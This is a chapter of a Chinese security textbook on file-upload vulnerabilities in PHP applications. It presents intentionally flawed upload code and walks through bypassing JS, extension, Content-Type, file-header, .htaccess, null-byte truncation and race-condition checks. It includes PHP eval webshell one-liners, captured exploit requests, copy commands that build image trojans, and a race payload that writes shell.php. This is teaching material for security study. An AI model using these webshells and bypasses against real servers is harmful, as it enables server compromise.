第 3 章 文件上传漏洞

3.1 文件上传漏洞简介

文件上传漏洞出现在有上传功能的应用程序中。如果应用程序对用户的上传文件没有控制或者上传功能存在缺陷，攻击者可以利用应用程序的文件上传漏洞将木马、病毒等有危害的文件上传到服务器上面，控制服务器。

文件上传漏洞产生的主要原因是：应用程序中存在上传功能，但是对上传的文件没有经过严格的合法性检验或者检验函数存在缺陷，导致攻击者可以上传木马文件到服务器。

文件上传漏洞危害极大，这是因为利用文件上传漏洞可以直接将恶意代码上传到服务器上，可能会造成服务器的网页被篡改、网站被挂马、服务器被远程控制、被安装后门等严重的后果。

攻击者对文件上传漏洞的利用方式主要是通过前端 JS 过滤绕过、文件名过滤绕过、Content-Type 过滤绕过等进行恶意代码上传。

3.2 前端 JS 过滤绕过

前端 JS 过滤绕过的原理是：应用程序是在前端通过 JS 代码进行验证，而不是在程序后端进行验证，这样攻击者就可以通过修改前端 JS 代码绕过上传过滤，上传木马。

1. 前端 JS 过滤绕过示例代码分析

前端 JS 过滤绕过示例代码如下：

```
<?php
$uploaddir='uploads/';
if (isset($_POST['submit'])) {
    if (file_exists($uploaddir)) {
        if (move_uploaded_file($_FILES['upfile']['tmp_name'], $uploaddir .
'/' . $_FILES['upfile']['name'])) {
            echo '文件上传成功,保存于:' . $uploaddir . $_FILES['upfile']['name'] .
"\n";
        }
    } else {
```

```
        exit($uploaddir . '文件夹不存在,请手工创建!');
    }
}
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html;charset=gbk"/>
    <meta http-equiv="content-language" content="zh-CN"/>
    <title>前端 JS 过滤绕过</title>
    <script type="text/javascript">
        function checkFile() {
            var file=document.getElementsByName('upfile')[0].value;
            if (file==null || file=="") {
                alert("你还没有选择任何文件,不能上传!");
                return false;
            }
            var allow_ext=".jpg|.jpeg|.png|.gif|.bmp|";
            var ext_name=file.substring(file.lastIndexOf("."));
            if (allow_ext.indexOf(ext_name +"|") ==-1) {
                var errMsg="该文件不允许上传,请上传" +allow_ext +"类型的文件,当
前文件类型为:" +ext_name;
                alert(errMsg);
                return false;
            }
        }
    </script>
<body>
<h3>前端 JS 过滤绕过</h3>
<form action="" method="post" enctype="multipart/form-data" name="upload"
onsubmit="return checkFile()">
    <input type="hidden" name="MAX_FILE_SIZE" value="204800"/>
    请选择要上传的文件:<input type="file" name="upfile"/>
    <input type="submit" name="submit" value="上传"/>
</form>
</body>
</html>
```

此文件通过 JS 代码判断文件的类型,并且通过白名单的方式定义了可以上传的文件的扩展名,扩展名如果不是. jpg、. jpeg、. png、. gif、. bmp 就不允许上传。

JS 代码的验证是在前端进行的,可以用多种方式绕过,包括修改 JS 代码、利用 Burp Suite 改包等。

2. Burp Suite 抓包绕过 JS 代码验证

JS 代码的验证是在前端进行的,先将木马的扩展名改为. jpg,这样就可以通过前端 JS 代码验证,然后通过抓包工具 Burp Suite 将发往服务器的数据包拦截后,将扩展名. jpg 修改为. php,因为后端没有验证,这样就可以成功上传扩展名为. php 的木马。具体

操作步骤如下。

(1) 将木马 22.php 的扩展名改为.jpg,上传 22.jpg,如图 3-1 所示。



图 3-1　上传 22.jpg 文件

(2) 利用 Burp Suite 截包后,修改 22.jpg 的扩展名为.php,然后将其上传到服务器,这样就可以绕过前端的 JS 代码验证,如图 3-2 所示。

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------156722693218116
Content-Length: 127615
Referer: http://www.ctfs-wiki.com/fileupload_js.php
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------156722693218116
Content-Disposition: form-data; name="MAX_FILE_SIZE"

204800
-----------------------------156722693218116
Content-Disposition: form-data; name="upfile"; filename="22.php"
Content-Type: image/jpeg
```

图 3-2　修改扩展名并上传文件

(3) 22.php 已经成功上传到服务器 uploads 文件夹下,如图 3-3 所示。

图 3-3　22.php 成功上传

(4) 访问木马文件,可以正常解析,如图 3-4 所示。

图 3-4　22.php 正常解析

3. 修改前端 JS 验证代码上传木马

前端的 JS 验证代码是可以修改的。通过 JS 编辑工具，对 JS 验证代码进行修改，使其允许上传 PHP 文件。

(1) 利用 JS 编辑工具(例如 firebug)打开 JS 验证代码，右击代码，在快捷菜单中选择“编辑 HTML”命令，修改 JS 验证代码，如图 3-5 所示。



图 3-5　利用 firebug 修改 JS 验证代码

(2) JS 验证代码是 var allow_ext＝".jpg|.jpeg|.png|.gif|.bmp|"，通过白名单判断上传文件的类型。在类型中添加.php，这样 JS 验证代码就允许上传扩展名为.php 的文件，如图 3-6 所示。

```
<script type="text/javascript">
        function checkFile() {
            var file = document.getElementsByName('upfile')[0].value;
            if (file == null || file == "") {
                alert("你还没有选择任何文件，不能上传!");
                return false;
            }
            //定义允许上传的文件类型
            var allow_ext = ".jpg|.jpeg|.png|.gif|.bmp|.php|";
            //提取上传文件的类型
            var ext_name = file.substring(file.lastIndexOf("."));
            //判断上传文件类型是否允许上传
            if (allow_ext.indexOf(ext_name + "|") == -1) {
                var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
                alert(errMsg);
                return false;
            }
        }
    </script>
```

图 3-6　在 JS 验证代码中添加扩展名.php

(3) 修改完 JS 验证代码后，直接上传木马文件，发现木马文件成功上传，如图 3-7 所示。

图 3-7　木马成功上传

3.3　文件名过滤绕过

文件名过滤绕过的原理是：JS 验证代码通过黑名单的方式判断文件上传的类型，而且并没有完整的文件过滤功能，攻击者通过上传黑名单之外的文件类型绕过文件上传验证。

1. 文件名过滤绕过示例代码分析

文件名过滤绕过示例代码如下：

```
<form action="" enctype="multipart/form-data" method="post"
name="uploadfile">上传文件:<input type="file" name="upfile"/><br>
<input type="submit" value="上传"/></form>
<?php
if(is_uploaded_file($_FILES['upfile']['tmp_name'])){
    $upfile=$_FILES["upfile"];
    //获取数组中的值
    $name=$upfile["name"];                              //上传文件的文件名
    $type=substr($name, strrpos($name, '.')+1);         //上传文件的类型
    $size=$upfile["size"];                              //上传文件的大小
    $tmp_name=$upfile["tmp_name"];                      //上传文件的临时存放路径
    //判断是否为图片
    if($type=="php"){
        echo "<script>alert('不能上传 php 文件!')</script>";
        die();
    }else{

        $error=$upfile["error"];                        //上传后系统返回的值
        echo "=================<br/>";
        echo "上传信息:<br/>";
            if($error==0){
                echo "文件上传成功啦!";
                echo "<br>图片预览:<br>";
                echo "<img src=".$destination.">";
```

```
            //echo "alt=\"图片预览:\r 文件名:".$destination."\r 上传时间:\">";
        }
    }
}
?>
```

在上面的代码中，if($type=="php")判断文件的类型是否为 php，如果是 php，则不允许上传。这种黑名单的判断方式很容易绕过，并且此处并没有判断各种大小写的情况，可以用 PhP、phP、php3、phtml 等多种扩展名绕过文件名过滤。

2. 文件名过滤绕过过程

文件名过滤绕过的过程如下：

(1) 将木马文件 test.php 的扩展名改为 phP，进行上传，如图 3-8 所示。



图 3-8　上传 test.phP

(2) test.phP 上传成功，如图 3-9 所示。



图 3-9　test.phP 上传成功

(3) test.phP 可以正常解析，如图 3-10 所示。

图 3-10　test.phP 可以正常解析

3.4 Content-Type 过滤绕过

Content-Type 用于定义网络文件的类型和网页的编码，用来告诉文件接收方将以什么形式、什么编码读取这个文件。

不同的文件都会对应不同的 Content-Type。例如，JPG 文件的 Content-Type 为 image/jpeg，PHP 文件的 Content-Type 为 application/octet-stream。Content-Type 在数据包的请求包头中，开发者会通过 Content-Type 判断文件是否允许上传，但是 Content-Type 可以通过抓包篡改，这样就可以绕过 Content-Type 过滤。

1. Content-Type 过滤绕过示例代码分析

Content-Type 过滤绕过示例代码如下：

```
<form action="" enctype="multipart/form-data" method="post"
name="uploadfile">上传文件:<input type="file" name="upfile"/><br>
<input type="submit" value="上传"/></form>
<?php

if(is_uploaded_file($_FILES['upfile']['tmp_name'])){
    $upfile=$_FILES["upfile"];
    //获取数组中的值
    $name=$upfile["name"];                    //上传文件的文件名
    $type=$upfile["type"];                    //上传文件的类型
    $size=$upfile["size"];                    //上传文件的大小
    $tmp_name=$upfile["tmp_name"];            //上传文件的临时存放路径
    //判断是否为图片
    switch ($type){
        case 'image/pjpeg':$okType=true;
        break;
        case 'image/jpeg':$okType=true;
        break;
        case 'image/gif':$okType=true;
        break;
        case 'image/png':$okType=true;
        break;
    }
    if($okType){
        $error=$upfile["error"];              //上传后系统返回的值
        echo "================<br/>";
        echo "上传文件名称是:".$name."<br/>";
        echo "上传文件类型是:".$type."<br/>";
        echo "上传文件大小是:".$size."<br/>";
        echo "上传后系统返回的值是:".$error."<br/>";
        echo "上传文件的临时存放路径是:".$tmp_name."<br/>";
        echo "开始移动上传文件<br/>";
        move_uploaded_file($tmp_name,'up/'.$name);
        $destination="up/".$name;
        echo "================<br/>";
        echo "上传信息:<br/>";
        if($error==0){
            echo "文件上传成功啦!";
            echo "<br>图片预览:<br>";
            echo "<img src=".$destination.">";
            //echo " alt=\"图片预览:\r 文件名:".$destination."\r 上传时间:\">";
```

```
        }elseif ($error==1){
            echo "超过了文件大小,在 php.ini 文件中设置";
        }elseif ($error==2){
            echo "超过了文件的大小 MAX_FILE_SIZE 选项指定的值";
        }elseif ($error==3){
            echo "文件只有部分被上传";
        }elseif ($error==4){
            echo "没有文件被上传";
        }else{
            echo "上传文件大小为 0";
        }
    }else{
        echo "请上传 jpg、gif、png 等格式的图片!";
    }
}
?>
```

此代码获取了上传文件的 Content-Type,并且利用白名单判断 Content-Type 必须是 image/pjpeg、image/jpeg、image/gif、image/png 之一,才允许上传文件。但是,PHP 文件的 Content-Type 是 application/octet-stream。利用抓包工具将数据包的 Content-Type 改为 image/pjpeg、image/jpeg、image/gif、image/png 之一,即可绕过 Content-Type 过滤。

2. 修改 Content-Type 绕过过滤的过程

修改 Content-Type 绕过过滤的过程如下:

(1) 如果上传 PHP 木马,则 PHP 文件的 Content-Type 是 application/octet-stream,不在白名单中,无法上传,如图 3-11 所示。

```
POST /cms/fileupload/fileupload_type.php HTTP/1.1
Host: www.ctfs-wiki.com
Proxy-Connection: keep-alive
Content-Length: 226
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIKGOpgPHcBkZrlQM
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/65.0.3325.181 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

------WebKitFormBoundaryIKGOpgPHcBkZrlQM
Content-Disposition: form-data; name="upfile"; filename="ma.php"
Content-Type: application/octet-stream

<?php @eval($_REQUEST[123]);?>
------WebKitFormBoundaryIKGOpgPHcBkZrlQM--
```

图 3-11　PHP 文件的 Content-Type 为 application/octet-stream

(2) 通过 Burp Suite 抓包,将数据包的 Content-Type 改为 image/pjpeg、image/jpeg、image/gif、image/png 之一,就会绕过过滤,将木马文件上传到服务器上面,如图 3-12 所示。

```
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----------------------------5065719023822
Content-Length: 230

------------------------------5065719023822
Content-Disposition: form-data; name="upfile"; filename="ma.php"
Content-Type: image/jpeg

<?php @eval($_REQUEST[123]);?>
------------------------------5065719023822--
```

图 3-12　修改 Content-Type 绕过过滤

3.5　文件头过滤绕过

各种文件都有特定的文件头格式，开发者通过检查上传文件的文件头检测文件类型。但是这种检测方式同样可以被绕过，只要在木马文件的头部添加对应的文件头，这样既可以绕过检测，又不影响木马文件的正常运行。

常见的文件头如下：

- JPEG：0xFFD8FF。
- PNG：0x89504E470D0A1A0A。
- GIF：47 49 46 38 39 61 (GIF89a)。

文件头过滤绕过示例代码如下：

```
<form action="" enctype="multipart/form-data" method="post"
name="uploadfile">上传文件:<input type="file" name="upfile"/><br>
<input type="submit" value="上传"/></form>
<?php
if(is_uploaded_file($_FILES['upfile']['tmp_name'])){
$upfile=$_FILES["upfile"];
//获取数组中的值
$name=$upfile["name"];                          //上传文件的文件名
$type=substr($name, strrpos($name, '.')+1);     //上传文件的类型
$size=$upfile["size"];                          //上传文件的大小
$tmp_name=$upfile["tmp_name"];                  //上传文件的临时存放路径
//判断是否为图片
if(!exif_imagetype($_FILES['upfile']['tmp_name'])){
    echo "<script>alert('请上传图片文件!')</script>";
    die();
}else{

    $error=$upfile["error"];                    //上传后系统返回的值
    echo "==================<br/>";
    echo "上传文件名称是:".$name."<br/>";
    echo "上传文件类型是:".$type."<br/>";
```

```
        echo "上传文件大小是:".$size."<br/>";
        echo "上传后系统返回的值是:".$error."<br/>";
        echo "上传文件的临时存放路径是:".$tmp_name."<br/>";
        echo "开始移动上传文件<br/>";
        //把上传的临时文件移动到 up 目录下面
        move_uploaded_file($tmp_name,'up/'.$name);
        $destination="up/".$name;
        echo "=================<br/>";
            echo "上传信息:<br/>"; i
            if($error==0){
                echo "文件上传成功啦!";
                echo "<br>图片预览:<br>";
                echo "<img src=".$destination.">";
                //echo "alt=\"图片预览:\r 文件名:".$destination."\r 上传时间:\">";
            }
        }
    }
    ?>
```

在上面的代码中通过 exif_imagetype 函数判断上传的文件是否是图片。exif_imagetype 读取一个图像的第一个字节并检查其签名。如果发现了恰当的签名，则返回一个对应的常量；否则返回 FALSE。可以通过图片木马绕过 exif_imagetype 函数的检测。

(1) 在木马文件中添加图片文件的文件头，即可绕过检测，如图 3-13 所示。木马的内容为 GIF89a<?php @eval($_REQUEST[123]);?>。



图 3-13　在木马文件中添加图片文件的文件头绕过检测

(2) 通过 copy 命令进行图片木马制作

111.jpg 是正常的图片文件。a.txt 是木马的代码，其内容为<?php @eval($_POST['1']);?>。通过以下的 copy 命令将两个文件合成到 test.php 木马文件中：

```
copy 111.jpg /b +a.txt /a test.php
```

将制作好的图片木马 test.php 上传，成功绕过过滤，上传到服务器中，如图 3-14 所示。

图 3-14　图片木马绕过过滤上传到服务器中

(3) 用“菜刀”工具访问,发现上传的木马可以正常连接,如图 3-15 所示。



图 3-15　“菜刀”工具正常连接上传的木马

3.6　.htaccess 文件上传

.htaccess 文件上传是利用.htaccess 文件可以对 Web 服务器进行配置的功能,实现将扩展名为.jpg、.png 等的文件当作 PHP 文件解析的过程。

3.6.1　.htaccess 基础

.htaccess 文件(分布式配置文件)提供了一种基于每个目录进行配置更改的方法。它是包含一个或多个配置指令的文件,放在特定的文档目录中,文件中的指令适用于该目录及其所有子目录。

.htaccess 是 Web 服务器的一个配置文件,可以通过.htaccess 文件实现 Web 服务器中的文件的解析方式、重定向等配置。

1. 开启.htaccess 的配置

开启.htaccess 文件需要修改如下配置,并重启 Web 服务器才能生效。

1) 修改配置文件 httpd.conf

```
Options FollowSymLinks AllowOverride None
```

改为

```
Options FollowSymLinks AllowOverride All
```

2）去掉 mod_rewrite.so 的注释，开启 rewrite 模块

```
LoadModule rewrite_module modules/mod_rewrite.so
```

2. .htaccess 文件上传配置

在.htaccess 中可以用以下两种方法将其他扩展名的文件当作代码来解析。

（1）指定文件名。例如：

```
<Files test.jpg>ForceType application/x-httpd-php SetHandler application/
x-httpd-php </Files>
```

（2）指定文件后缀。例如：

```
AddType application/x-httpd-php .jpg
```

3.6.2　.htaccess 文件上传示例代码分析

.htaccess 文件上传示例代码如下：

```
if(is_uploaded_file($_FILES['upfile']['tmp_name'])){
    $upfile=$_FILES["upfile"];
    //获取数组中的值
    $name=$upfile["name"];                              //上传文件的文件名
    $type=substr($name, strrpos($name, '.')+1);         //上传文件的类型
    $size=$upfile["size"];                              //上传文件的大小
    $tmp_name=$upfile["tmp_name"];                      //上传文件的临时存放路径
    //判断是否为图片
    if (preg_match('/php.*/i', $type)) {
        echo "<script>alert('不能上传 php 文件!')</script>";
        die();
    }else{

        $error=$upfile["error"];                        //上传后系统返回的值
        echo "=================<br/>";
        echo "上传文件名称是:".$name."<br/>";
        echo "上传文件类型是:".$type."<br/>";
        echo "上传文件大小是:".$size."<br/>";
        echo "上传后系统返回的值是:".$error."<br/>";
```

```
        echo "上传文件的临时存放路径是:".$tmp_name."<br/>";

        echo "开始移动上传文件<br/>";
        //把上传的临时文件移动到 up 目录下面
        move_uploaded_file($tmp_name,'up/'.$name);
        $destination="up/".$name;
        echo "=================<br/>";
        echo "上传信息:<br/>";
        if($error==0){
            echo "文件上传成功啦!";
            echo "<br>图片预览:<br>";
            echo "<img src=".$destination.">";
            //echo " alt=\"图片预览:\r 文件名:".$destination."\r 上传时间:\">";
        }
    }
}
```

上面这段代码通过 if (preg_match('/php. * /i', $type))判断文件的扩展名是否 .php、.php3、.php5 等,并且判断不同大小写的情况,这样就无法通过修改扩展名来绕过上传过滤。但是可以通过上传.htaccess 文件,然后再上传图片木马来绕过上传过滤。

漏洞利用过程如下:

(1) 构造.htaccess 文件。.htaccess 文件的内容是 AddType application/x-httpd-php.jpg。

(2) 构造图片木马文件。xx.jpg 是正常的图片文件,ma.txt 文件的内容是<?php @eval($ _POST['1']);?>,利用命令 copy xx.jpg /b + ma.txt tpm.jpg 获得图片木马 tpm.jpg。

(3) 通过文件上传功能上传.htaccess 和 tpm.jpg 文件,如图 3-16 和图 3-17 所示。

图 3-16　上传.htaccess 文件

(4) 两个文件上传成功后访问图片木马,发现里面的 PHP 代码已经成功解析,如图 3-18 所示。

图 3-17　上传 tpm.jpg 文件



图 3-18　图片木马中的 PHP 代码成功解析

3.7　文件截断上传

产生文件截断上传漏洞的主要原因就是存在%00 这个字符，当 PHP 的版本低于 5.3.4 时，会把它当作结束符，导致后面的数据直接被忽略，造成文件上传被截断。上传时，如果上传文件的路径可控，可以通过%00 截断进行木马上传。

1. 文件截断上传示例代码分析

文件截断上传示例代码如下：

```
<?php
if(is_uploaded_file($_FILES['upfile']['tmp_name'])){
    $upfile=$_FILES["upfile"];
    $name=$upfile["name"];
    $type=substr($name, strrpos($name, '.')+1);
    $size=$upfile["size"];
    $tmp_name=$upfile["tmp_name"];
    $uptypes=array('jpg','jpeg','png','pjpeg','gif','bmp');
    $path='up/'.$_POST[path].rand().'jpg';
    if(!in_array($type, $uptypes)){
        echo "<font color='red'>只能上传图像文件!</font>";
        exit;
    }else{
        $error=$upfile["error"];
        move_uploaded_file($tmp_name,$path);
        $destination=$path;
        echo "上传信息:<br/>";
        if($error==0){
            echo "文件上传成功啦!<br/>";
            echo " 文件路径:".$destination;
        }
    }
}
?>
```

上面的代码中存在文件截断上传漏洞。代码中文件上传的路径由下面的代码定义：$path='up/'.$_POST[path].rand().'jpg',path 的路径是可控的，因此可以通过 path 进行%00 截断上传。

2. 文件截断上传漏洞利用过程

文件截断上传漏洞利用过程如下：

(1) 上传木马文件 ma.php，用户名前缀设置为 test，如图 3-19 所示。

图 3-19　上传木马文件 ma.php，用户名前缀为 test

（2）通过 Burp Suite 抓包，将 test 改为 test.php%00aaa，将 ma.php 改为 ma.jpg，这样就可以通过验证函数的过滤，如图 3-20 所示。

```
Connection: keep-alive
Upgrade-Insecure-Requests: 1

-----------------------------107002896518128
Content-Disposition: form-data; name="path"

test.php%00aaa
-----------------------------107002896518128
Content-Disposition: form-data; name="upfile"; filename="ma.jpg"
Content-Type: application/octet-stream

<?php @eval($_POST[123]);?>
-----------------------------107002896518128--
```

图 3-20　将 test 改为 test.php%00aaa

（3）对 test.php%00aaa 中的%00 进行 URL 编码。选中%00，选择 Convert selection→URL→URL-decode 命令进行编码，如图 3-21 所示。对%00 进行 URL 编码后的效果如图 3-22 所示。



图 3-21　对%00 进行 URL 编码

```
Upgrade-Insecure-Requests: 1

-----------------------------107002896518128
Content-Disposition: form-data; name="path"

test.php aaa
-----------------------------107002896518128
Content-Disposition: form-data; name="upfile"; filename="ma.jpg"
Content-Type: application/octet-stream

<?php @eval($_POST[123]);?>
-----------------------------107002896518128--
```

图 3-22　对%00 进行 URL 编码后的效果

(4) 发送数据包,发现已经成功截断文件上传,test. php 上传成功,并且可以正常解析,如图 3-23 所示。

图 3-23　test. php 上传成功并且可以正常解析

3.8 竞争条件文件上传

竞争条件是指多个线程在没有进行锁操作或者同步操作的情况下同时访问同一个共享代码、变量、文件等,运行的结果依赖于不同线程访问数据的顺序。

脏牛漏洞就是利用 Linux 内核的竞争条件进行的攻击。竞争条件同样在 Web 应用中也存在大量的漏洞场景,例如,利用竞争条件进行木马文件上传。

1. 竞争条件文件上传示例代码分析

竞争条件文件上传示例代码如下:

```
$allow_ext=array("gif","png","jpg");
$filename=$_FILES['upfile']['name'];
move_uploaded_file($_FILES['upfile']['tmp_name'],"./up/".$filename);
$file="./up/".$filename;
echo "文件上传成功: ".$file."\n<br />";
$ext=array_pop(explode(".",$_FILES['upfile']['name']));
if (!in_array($ext,$allow_ext)){
    unlink($file);
```

```
    die("此文件类型不允许上传,已删除");
}
```

上面的代码是比较典型的存在竞争条件上传漏洞的代码,本段代码首先将用户上传的文件保存在 up 目录下,然后判断上传文件的扩展名是否在 allow_ext 中,如果不在其中,则通过 unlink 函数删除已经上传的文件。漏洞点在于文件在保存到服务器之前并没有进行合法性的检查,虽然保存后进行了文件的检查,但是利用竞争条件上传漏洞上传有写文件功能的木马,在删除木马之前访问已经上传的木马,可以写入新的木马。

漏洞利用就是不断发送内容如下的木马文件上传请求:

```
<?php fputs(fopen("shell.php", "w"), "<?php @eval($_POST[123]);?>"); ?>
```

这样的访问会生成新的木马文件,然后再发送另一个请求不断访问此文件。如果竞争条件漏洞利用成功,就会生成内容为<?php@eval($_POST[123]);? >的 shell.php 文件。

2. 利用 Burp Suite 实现漏洞攻击过程

利用 Burp Suite 实现漏洞攻击的过程如下:

(1) 利用 Burp Suite 的 Intruder 功能不断发送上传文件的请求。文件上传数据包如图 3-24 所示。在 Payload type 下拉列表框中选择 Null payloads 选项,发送 1000 次文件上传请求,如图 3-25 所示。

